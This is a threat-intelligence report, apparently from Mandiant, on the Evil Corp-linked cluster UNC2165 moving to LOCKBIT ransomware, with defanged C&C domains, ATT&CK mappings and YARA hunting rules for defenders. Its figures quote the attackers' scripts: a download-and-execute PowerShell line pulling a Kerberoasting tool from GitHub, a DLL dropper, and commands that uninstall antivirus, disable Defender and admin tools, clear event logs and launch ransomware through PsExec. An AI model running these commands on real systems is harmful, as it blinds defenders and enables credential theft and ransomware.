Blog

To HADES and Back: UNC2165 Shifts to LOCKBIT to Evade Sanctions

Mandiant Intelligence Jun 02, 2022 14 mins read Threat Intelligence Threat Research Ransomware Russia

The U.S. Treasury Department's Office of Foreign Assets Control (OFAC) sanctioned the entity known as Evil Corp in December 2019, citing the group's extensive development and use and control of the DRIDEX malware ecosystem. Since the sanctions were announced, Evil Corp-affiliated actors appear to have continuously changed the ransomware they use (Figure 1). Specifically following an October 2020 OFAC advisory, there was a cessation of WASTEDLOCKER activity and the emergence of multiple closely related ransomware variants in relatively quick succession. These developments suggested that the actors faced challenges in receiving ransom payments following their ransomware's public association with Evil Corp.

Mandiant has investigated multiple LOCKBIT ransomware intrusions attributed to UNC2165, a financially motivated threat cluster that shares numerous overlaps with the threat group publicly reported as "Evil Corp." UNC2165 has been active since at least 2019 and almost exclusively obtains access into victim networks via the FAKEUPDATES infection chain, tracked by Mandiant as UNC1543. Previously, we have observed UNC2165 deploy HADES ransomware. Based on the overlaps between UNC2165 and Evil Corp, we assess with high confidence that these actors have shifted away from using exclusive ransomware variants to LOCKBIT——a well-known ransomware as a service (RaaS)——in their operations, likely to hinder attribution efforts in order to evade sanctions.



Figure 1: Ransomware families believed to be associated with Evil Corp-affiliated actors (21-00014631)

UNC2165 Overlaps with Evil Corp Activity

OFAC sanctions against Evil Corp in December 2019 were announced in conjunction with the Department of Justice's (DOJ) unsealing of indictments against individuals for their roles in the Bugat malware operation, updated versions of which were later called DRIDEX. DRIDEX was believed to operate under an affiliate model with multiple actors involved in the distribution of the malware. While the malware was initially used as traditional banking Trojan, beginning as early as 2018, we increasingly observed DRIDEX used as a conduit to deploy post-exploitation frameworks onto victim machines. Security researchers also began to report DRIDEX preceding BITPAYMER deployments, which was consistent with a broader emerging trend at the time of ransomware being deployed post-compromise in victim environments. Although Evil Corp was sanctioned for the development and distribution of DRIDEX, the group was already beginning to shift towards more lucrative ransomware operations.

UNC2165 activity likely represents another evolution in Evil Corp affiliated actors' operations. Numerous reports have highlighted the progression of linked activity including development of new ransomware families and a reduced reliance on DRIDEX to enable intrusions. Despite these apparent efforts to obscure attribution, UNC2165 has notable similarities to operations publicly attributed to Evil Corp, including a heavy reliance on FAKEUPDATES to obtain initial access to victims and overlaps in their infrastructure and use of particular ransomware families.

- UNC2165 has almost exclusively obtained initial access to victims' networks from UNC1543. UNC1543 is a financially motivated threat cluster that has distributed FAKEUPDATES since at least April 2018. In the months prior to the indictments, Mandiant reported on FAKEUPDATES being used as the initial infection vector for DRIDEX infections that later resulted in the deployment of BITPAYMER or DOPPELPAYMER.
- UNC2165 has deployed HADES ransomware, which has code and functional similarities to other ransomware believed to be associated with Evil Corp-affiliated threat actors.
- UNC2165-attributed BEACON payloads and command and control (C&C) servers have also been publicly reported by other security vendors in association with suspected Evil Corp activity (Table 1).

Table 1: Examples of UNC2165 BEACON C&C servers reported by others as Evil Corp

BEACON C&C	Description
mwebsoft[.]com rostraffic[.]com consultane[.]com traffichi[.]com amazingdonutco[.]com cofeedback[.]com adsmarketart[.]com websitelistbuilder[.]com advancedanalysis[.]be adsmarketart[.]com	In June 2020, NCC Group reported on the WASTEDLOCKER ransomware, which they attributed to Evil Corp with high confidence. In these incidents, the threat actor leveraged FAKEUPDATES for initial access.
cutyoutube[.]com onlinemoula[.]com	In June 2021, Secureworks reported on HADES ransomware intrusions attributed to "GOLD WINTER." In these incidents, the threat actor leveraged FAKEUPDATES or VPN credentials for initial access. This activity was later attributed to GOLD DRAKE (aka Evil Corp) after further analysis of the ransomware and overlaps with other families believed to be operated by GOLD DRAKE.
potasip[.]com advancedanalysis[.]be firsino[.]com currentteach[.]com newschools[.]info adsmarketart[.]com	In February 2022, SentinelOne published an in-depth report on the Evil Corp lineage in which they assessed with high confidence that WASTEDLOCKER, HADES, PHOENIXLOCKER, PAYLOADBIN, and MACAW were developed by the same threat actors. The researchers also noted overlaps in infrastructure between FAKEUPDATES and BITPAYMER, DOPPELPAYMER, WASTEDLOCKER, and HADES ransomware.

Overlaps With “SilverFish” Reporting

UNC2165 also has overlaps with a cluster of activity dubbed "SilverFish" by ProDaft. Mandiant reviewed the information in this report and determined that the analyzed malware administration panel is used to manage FAKEUPDATES infections and to distribute secondary payloads, including BEACON. We believe that at least some of the described activity can be attributed to UNC2165 based on malware payloads and other technical artifacts included in the report.

- A command appearing in a screenshot within the ProDaft report is consistent with UNC2165 activity. This command reportedly executes a BEACON payload that communicates with the C&C domain `tanzaniafisheries[.]com` from a `.csproj` file using `msbuild.exe`. We attribute this BEACON C&C domain to UNC2165 and have routinely observed UNC2165 leveraging this same technique to load BEACON shellcode payloads via `.csproj` files. The execution of this command via the FAKEUPDATES C&C server suggests that UNC2165 has at least some level of access to the admin panel to execute commands and launch payloads post-compromise.
  - Since June 2020 all BEACON payloads that we have observed delivered via FAKEUPDATES have been attributed to UNC2165 based on their ownership by a common bulletproof hosting client and observed post-exploitation TTPs.
  - FAKEUDPATES has also delivered NETSUPPORT during this period, but we do not currently attribute this activity to UNC2165. NETSUPPORT is most likely used to monetize infections on machines belonging to individuals rather than organizations by stealing credentials and other sensitive personal information.
- The ProDaft report contains an image that shows secondary payloads are uploaded directly in the panel and referenced by a file ID number. The script that we have seen loading COLORFAKE is consistent with this activity as it includes the following reference `fileid = '<number>'` (e.g. var fileid = '190').

Attack Lifecycle

While UNC2165 activity dates to at least June 2020, the following TTPs are focused on intrusions where we directly observed ransomware deployed.

Initial Compromise and Establish Foothold

UNC2165 has primarily gained access to victim organizations via FAKEUPDATES infections that ultimately deliver loaders to deploy BEACON samples on impacted hosts. The loader portion of UNC2165 Cobalt Strike payloads have changed frequently but they have continually used BEACON in most intrusions since 2020. Beyond FAKEUPDATES, we have also observed UNC2165 leverage suspected stolen credentials to obtain initial access.

- During 2021, UNC2165 leveraged publicly available loaders, including DONUT, to deploy BEACON payloads; however, intrusions observed since late 2021 have used the COLORFAKE (aka Blister) dropper.

- In recent UNC2165 intrusions where COLORFAKE was used, we recovered JavaScript artifacts showing the initial delivery of COLORFAKE payloads via FAKEUPDATES. The payloads to be downloaded each have a "fileid" value that FAKEUPDATES will retrieve and write to disk (Figure 2).
    - The COLORFAKE DLL is placed within `%ProgramData%` as a `.tmp` file, renamed to a DLL, and subsequently executed by RunDLL32 with its export function.

```
var filename = 'VIDRESZR1.dll';
var fileid = '190';

var replyContent = getFileContentByFileId(fileid);

var folder = wsh.ExpandEnvironmentStrings('%programdata%');
var tempFileName = '';
do {
       tempFileName = fso.BuildPath(folder, fso.GetTempName());
} while ( fso.FileExists(tempFileName) );

writeContentToFile(tempFileName, replyContent);

wsh.Run('cmd /C rename "'+tempFileName+'" "'+filename+'"', 0, true);
```

Figure 2: Deployment of COLORFAKE loader

Escalate Privileges

UNC2165 has taken multiple common approaches to privilege escalation across its intrusions, including Mimikatz and Kerberoasting attacks, targeting authentication data stored in the Windows registry, and searching for documents or files associated with password managers or that may contain plaintext credentials.

- UNC2165 has used a service account to extract copies of the Windows SECURITY registry hives.
- UNC2165 has used Mimikatz and performed Kerberoasting attacks to obtain extensive credential access in target environments. Kerberos data output files generated by UNC2165 are typically placed in the `%ProgramData%` root directory (Figure 3). The threat actors also test the acquired credentials across the target domain to identify where they will work.
- UNC2165 has searched for terms including keep, avamar, kdb, netapp, pass, and passw to identify files or systems that may contain credentials or sensitive data for exfiltration purposes. Additionally, the threat actors have directly accessed and exported passwords from enterprise password managers.
- UNC2165 has used tools, including KEETHIEF/KEETHEFT and SecretServerSecretStealer, to gather key material from KeePass and decrypt secrets from Thycotic Secret Server

```
cmd.exe /C cmd /c powershell -nop -exec bypass -c iex(new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/Pow
erSharpPack/master/PowerSharpPack.ps1'); PowerSharpPack -Rubeus -Command
"kerberoast"
```

Figure 3: UNC2165 downloads Kerberoasting utility from GitHub

Internal Reconnaissance

Following UNC1543 FAKEUPDATES infections, we commonly see a series of built-in Microsoft Windows utilities such as whoami, nltest, cmdkey, and net used against newly accessed systems to gather data and learn more about the victim environment. The majority of these commands are issued using one larger, semicolon-delineated list of enumeration commands, followed up by additional PowerShell reconnaissance (Figure 4). We attribute this initial reconnaissance activity to UNC1543 as it occurs prior to UNC2165 BEACON deployment; however, collected information almost certainly enables decision-making for UNC2165. During intrusions, UNC2165 has used multiple common third-party tools to enable reconnaissance of victim networks and has accessed internal systems to obtain information used to guide its intrusion operations.

- In one intrusion UNC2165 downloaded and executed the Advanced Port Scanner utility.
- UNC2165 has downloaded and installed the asset management tool Lansweeper.
- UNC2165 has accessed a victim's VMware VCenter, which provided information about host configurations, clusters, and storage devices in the organization's virtualization environment.
- UNC2165 accessed a TrendMicro OfficeScan management console and viewed admin roles and other configuration information.

```
cmd.exe /C powershell /c nltest /dclist: ; nltest /domain_trusts ; cmdkey /list ;
net group 'Domain Admins' /domain ; net group 'Enterprise Admins' /domain ; net
localgroup Administrators /domain ; net localgroup Administrators

cmd.exe /C powershell /c "Get-WmiObject win32_service -ComputerName localhost |
Where-Object {$_.PathName -notmatch 'c:\\win'} | select Name, DisplayName, State,
PathName | findstr 'Running'"
```

Figure 4: UNC1543 reconnaissance commands; common precursor to UNC2165

Lateral Movement and Maintain Presence

UNC2165 relies heavily on Cobalt Strike BEACON to enable lateral movement and maintain presence in a victim environment. Beyond its use of BEACON, UNC2165 has also used common administrative protocols and software to enable lateral movement, including RDP and SSH.

- The threat actors connected via SSH to enterprise storage systems using PuTTy.
- UNC2165 has moved laterally within victim environments via RDP.
- In support of both persistence and lateral movement, UNC2165 has created local system accounts and added them to groups including local administrator and RDP users.
- In at least one case, UNC2165 maintained access to a victim environment via its corporate VPN infrastructure.

Complete Mission

In most cases, UNC2165 has stolen data from its victims to use as leverage for extortion after it has deployed ransomware across an environment. In intrusions where the data exfiltration method could be identified, there is evidence to suggest the group used either Rclone or MEGASync to transfer data from the victims' environments prior to encryption. The Rclone utility is used by many financially motivated actors to synchronize sensitive files with cloud storage providers, and MEGASync synchronizes data to the MEGA cloud hosting service.

UNC2165 has leveraged multiple Windows batch scripts during the final phases of its operations to deploy ransomware and modify systems to aid the ransomware's propagation. We have observed UN2165 use both HADES and LOCKBIT; we have not seen these threat actors use HADES since early 2021. Notably, LOCKBIT is a prominent Ransomware-as-a-Service (RaaS) affiliate program, which we track as UNC2758, that has been advertised in underground forums since early 2020 (21-00026166).

- UNC2165 uses a script that forces Group Policy updates and adds all files with EXE, BAT, or DLL extensions and the `C:\Programdata\` and `C:\Windows\` directories to the Windows Defender exclusions list (Figure 5).
- UNC2165 scripts have also used WMI to stop and uninstall anti-virus products and other Windows Services prior to ransomware deployment (Figure 6).
- UNC2165 has used scripts to modify multiple Windows Registry keys with an aim to remove some barriers to ransomware execution and disable utilities commonly used by administrators such as the Windows task manager, registry tools, and the command prompt (Figure 7).
- UNC2165 has employed a ransomware execution script that initiates the encryption process using PSEXEC. This script also disables Windows Defender and clears the Windows event logs (Figure 8).

```
gpupdate /force
powershell.exe -command Add-MpPreference -ExclusionExtension ".bat"
powershell.exe -command Add-MpPreference -ExclusionExtension ".exe"
powershell.exe -command Add-MpPreference -ExclusionExtension ".dll"
powershell.exe -command Add-MpPreference -ExclusionPath
"C:\Programdata\"
powershell.exe -command Add-MpPreference -ExclusionPath "C:\Windows\>"
```

Figure 5: Sample script forcing Group Policy update

```
wmic product where name="CarbonBlack Sensor" call uninstall /nointeractive
wmic product where name="Carbon Black Sensor" call uninstall /nointeractive
wmic product where name="Carbon Black Cloud Sensor 64-bit" call uninstall
/nointeractive
wmic product where name="CarbonBlack Cloud Sensor 64-bit" call uninstall
/nointeractive
wmic product where name="Cb Defense Sensor 64-bit" call uninstall /nointeractive
wmic product where "name like '%%Cb Defense%%'" call uninstall /nointeractive
wmic product where name="Dell Threat Defense" call uninstall /nointeractive
wmic product where name="Cylance PROTECT" call uninstall /nointeractive
wmic product where name="Cylance Unified Agent" call uninstall /nointeractive
wmic product where name="Cylance PROTECT - Dell Plugins" call uninstall
/nointeractive
wmic product where name="Microsoft Security Client" call uninstall /nointeractive
wmic product where name="LogRhythm System Monitor Service" call uninstall
/nointeractive
wmic product where name="Microsoft Endpoint Protection Management Components" call
uninstall /nointeractive
wmic service where "caption like '%%LogRhythm%%'" call stopservice
wmic service where "caption like '%%SQL%%'" call stopservice
wmic service where "caption like '%%Exchange%%'" call stopservice
wmic service where "caption like '%%Malwarebytes%%'" call stopservice
```

Figure 6: Sample script to uninstall antivirus products

```
 reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /f /v
"HidePowerOptions" /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" /f /v
"HidePowerOptions" /t REG_DWORD /d 1
reg add "HKCU\Software\Policies\Microsoft\Windows\Explorer" /f /v
"DisableNotificationCenter" /t REG_DWORD /d 1
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\PushNotifications" /f /v
"ToastEnabled" /t REG_DWORD /d 0
reg add "hklm\system\currentcontrolset\control\Storage" /f /v "write Protection" /t
REG_DWORD /d 0
reg add "hklm\system\currentcontrolset\control\StorageDevicePolicies" /f /v
"writeprotect" /t REG_DWORD /d 0
reg add "hklm\system\currentcontrolset\Services\LanmanServer\Parameters" /f /v
"AutoShareWks" /t REG_DWORD /d 1
reg add "hklm\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system" /f /v
"LocalAccountTokenFilterPolicy" /t REG_DWORD /d 1
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  /v
"Notification_Suppress" /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
"DisableTaskMgr" /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
"DisableCMD" /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
"DisableRegistryTools" /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v
"NoRun" /t REG_DWORD /d "1" /f
```

Figure 7: Sample script to edit the Windows Registry

```
cd c:\&PsExec.exe -accepteula -d -h -high -u .\<USERNAME> -p "<PASSWORD>"
c:\<RANSOMWARE_BINARY>.exe
cd c:\&PsExec.exe -accepteula -d -h -i -high -u .\<USERNAME> -p "<PASSWORD>"
c:\<RANSOMWARE_BINARY>.exe
cd c:\&PsExec.exe -accepteula -d -h -u .\<USERNAME> -p "<PASSWORD>"
c:\<RANSOMWARE_BINARY>.exe
cd c:\&PsExec.exe -accepteula -d -h -i -u .\<USERNAME> -p "<PASSWORD>"
c:\<RANSOMWARE_BINARY>.exe
tasklist | findstr /i <RANSOMWARE_BINARY> >
\\<REDACTED>\<REDACTED>\<REDACTED>\%COMPUTERNAME%.txt
cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
sc stop WinDefend
sc config WinDefend start= disabled
sc delete WinDefend
for /F "tokens=*" %%1 in ('wevtutil.exe el') DO wevtutil.exe cl "%%1"
```

Figure 8: Sample script to execute LOCKBIT binary

Possibly Affiliated Threat Actor

Based on information from trusted sensitive sources and underground forum activity, we have moderate confidence that a particular actor operating on underground forums is affiliated with UNC2165. Additional details are available in Mandiant Advantage.

- Mandiant has previously highlighted a cluster of BEACON C&C services hosted on yalishanda's bulletproof hosting service that we believe is operated by a common threat actor. Information gleaned from trusted, sensitive sources revealed that account information associated with this client has also been used by the actor in underground forums.
- This actor's underground forum activity is consistent with TTPs used in UNC2165 operations.
    - In April 2022, the actor appeared to purchase VPN access to a wholesale distribution company with an annual revenue of $3 billion USD and has expressed interest in purchasing additional network accesses. Although less common, we have seen UNC2165 use suspected stolen credentials in intrusions.
    - Between December 2019 and August 2020, the actor posted at least twice on `exploit[.]in` seeking to purchase versions of Cobalt Strike.
    - Beginning in July 2019, they have made several posts on `exploit[.]in` seeking services and tools for obfuscating malware to avoid detection.
- We also identified a GitHub profile matching the actor's username, and while the account's activity is limited, it is consistent with UNC2165 operations. Most notably, the actor opened an issue for a project in which they included command line arguments showing that they were attempting to build a `.csproj` shellcode runner. UNC2165 used `.csproj` files extensively during this time period to deploy BEACON payloads and has leveraged `.csproj` files to deploy BEACON that are consistent with the project for which the issue was opened.

Implications

The U.S. Government has increasingly leveraged sanctions as a part of a broader toolkit to tackle ransomware operations. This has included sanctions on both actors directly involved in ransomware operations as well as cryptocurrency exchanges that have received illicit funds. These sanctions have had a direct impact on threat actor operations, particularly as at least some companies involved in ransomware remediation activities, such as negotiation, refuse to facilitate payments to known sanctioned entities. This can ultimately reduce threat actors' ability to be paid by victims, which is the primary driver of ransomware operations.

The adoption of an existing ransomware is a natural evolution for UNC2165 to attempt to obscure their affiliation with Evil Corp. Both the prominence of LOCKBIT in recent years and its successful use by several different threat clusters likely made the ransomware an attractive choice. Using this RaaS would allow UNC2165 to blend in with other affiliates, requiring visibility into earlier stages of the attack lifecycle to properly attribute the activity, compared to prior operations that may have been attributable based on the use of an exclusive ransomware. Additionally, the frequent code updates and rebranding of HADES required development resources and it is plausible that UNC2165 saw the use of LOCKBIT as a more cost-effective choice. The use of a RaaS would eliminate the ransomware development time and effort allowing resources to be used elsewhere, such as broadening ransomware deployment operations. Its adoption could also temporarily afford the actors more time to develop a completely new ransomware from scratch, limiting the ability of security researchers to easily tie it to previous Evil Corp operations.

It is plausible that the actors behind UNC2165 operations will continue to take additional steps to distance themselves from the Evil Corp name. For example, the threat actors could choose to abandon their use of FAKEUPDATES, an operation with well-documented links to Evil Corp actors in favor of a newly developed delivery vector or may look to acquire access from underground communities. Some evidence of this developing trend already exists given UNC2165 has leveraged stolen credentials in a subset of intrusions, which is consistent with a suspected member's underground forum activity. We expect these actors as well as others who are sanctioned in the future to take steps such as these to obscure their identities in order to ensure that it is not a limiting factor to receiving payments from victims.

Technical Appendix

MITRE ATT&CK Mapping

Mandiant has observed UNC2165 use the following techniques.

Impact

T1486: Data Encrypted for Impact T1489: Service Stop T1490: Inhibit System Recovery T1529: System Shutdown/Reboot

Defense Evasion

T1027: Obfuscated Files or Information T1027.005: Indicator Removal from Tools T1036: Masquerading T1055: Process Injection T1055.002: Portable Executable Injection T1070.001: Clear Windows Event Logs T1070.004: File Deletion T1070.005: Network Share Connection Removal T1070.006: Timestomp T1078: Valid Accounts T1112: Modify Registry T1127.001: MSBuild T1134: Access Token Manipulation T1134.001: Token Impersonation/Theft T1140: Deobfuscate/Decode Files or Information T1202: Indirect Command Execution T1218.005: Mshta T1218.011: Rundll32 T1497: Virtualization/Sandbox Evasion T1497.001: System Checks T1553.002: Code Signing T1562.001: Disable or Modify Tools T1562.004: Disable or Modify System Firewall T1564.003: Hidden Window T1620: Reflective Code Loading

Command and Control

T1071: Application Layer Protocol T1071.001: Web Protocols T1071.004: DNS T1090.004: Domain Fronting T1095: Non-Application Layer Protocol T1105: Ingress Tool Transfer T1573.002: Asymmetric Cryptography

Collection

T1056.001: Keylogging T1113: Screen Capture T1115: Clipboard Data T1560: Archive Collected Data T1602.002: Network Device Configuration Dump

Discovery

T1007: System Service Discovery T1010: Application Window Discovery T1012: Query Registry T1016: System Network Configuration Discovery T1033: System Owner/User Discovery T1049: System Network Connections Discovery T1057: Process Discovery T1069: Permission Groups Discovery T1069.001: Local Groups T1069.002: Domain Groups T1082: System Information Discovery T1083: File and Directory Discovery T1087: Account Discovery T1087.001: Local Account T1087.002: Domain Account T1482: Domain Trust Discovery T1518: Software Discovery T1614.001: System Language Discovery

Lateral Movement

T1021.001: Remote Desktop Protocol T1021.002: SMB/Windows Admin Shares T1021.004: SSH

Exfiltration

T1020: Automated Exfiltration

Execution

T1047: Windows Management Instrumentation T1053: Scheduled Task/Job T1053.005: Scheduled Task T1059: Command and Scripting Interpreter T1059.001: PowerShell T1059.003: Windows Command Shell T1059.005: Visual Basic T1059.007: JavaScript T1569.002: Service Execution

Persistence

T1098: Account Manipulation T1136: Create Account T1136.001: Local Account T1543.003: Windows Service T1547.001: Registry Run Keys / Startup Folder T1547.009: Shortcut Modification

Credential Access

T1003.001: LSASS Memory T1003.002: Security Account Manager T1552.002: Credentials in Registry T1558: Steal or Forge Kerberos Tickets T1558.003: Kerberoasting

Initial Access

T1133: External Remote Services T1189: Drive-by Compromise

Resource Development

T1588.003: Code Signing Certificates T1588.004: Digital Certificates T1608.003: Install Digital Certificate

LOCKBIT YARA Rules

The following YARA rules are not intended to be used on production systems or to inform blocking rules without first being validated through an organization's own internal testing processes to ensure appropriate performance and limit the risk of false positives. These rules are intended to serve as a starting point for hunting efforts to identify LOCKBIT activity; however, they may need adjustment over time if the malware family changes.

```
rule LOCKBIT_Note_PE_v1
{
   strings:

      $onion = /http:\/\/lockbit[a-z0-9]{9,49}.onion/ ascii wide
      $note1 = "restore-my-files.txt" nocase ascii wide
      $note2 = /lockbit[_-](ransomware|note)\.hta/ nocase ascii wide
      $v2 = "LockBit_2_0_Ransom" nocase wide

   condition:

      (uint16(0) == 0x5A4D) and (uint32(uint32(0x3C)) == 0x00004550)
      and $onion
      and (all of ($note*)) and not $v2
}
```

Figure 9: LOCKBIT YARA rule detects PE files with strings related to LOCKBIT v1 ransom notes

```
rule LOCKBIT_Note_PE_v2
{
      strings:

      $onion = /http:\/\/lockbit[a-z0-9]{9,49}.onion/ ascii wide
      $note1 = "restore-my-files.txt" nocase ascii wide
      $note2 = /lockbit[_-](ransomware|note)\.hta/ nocase ascii wide
      $v2 = "LockBit_2_0_Ransom" nocase wide

   condition:

      (uint16(0) == 0x5A4D) and (uint32(uint32(0x3C)) == 0x00004550) and all of them
}
```

Figure 10: LOCKBIT YARA rule detects PE files with strings related to LOCKBIT 2.0 ransom notes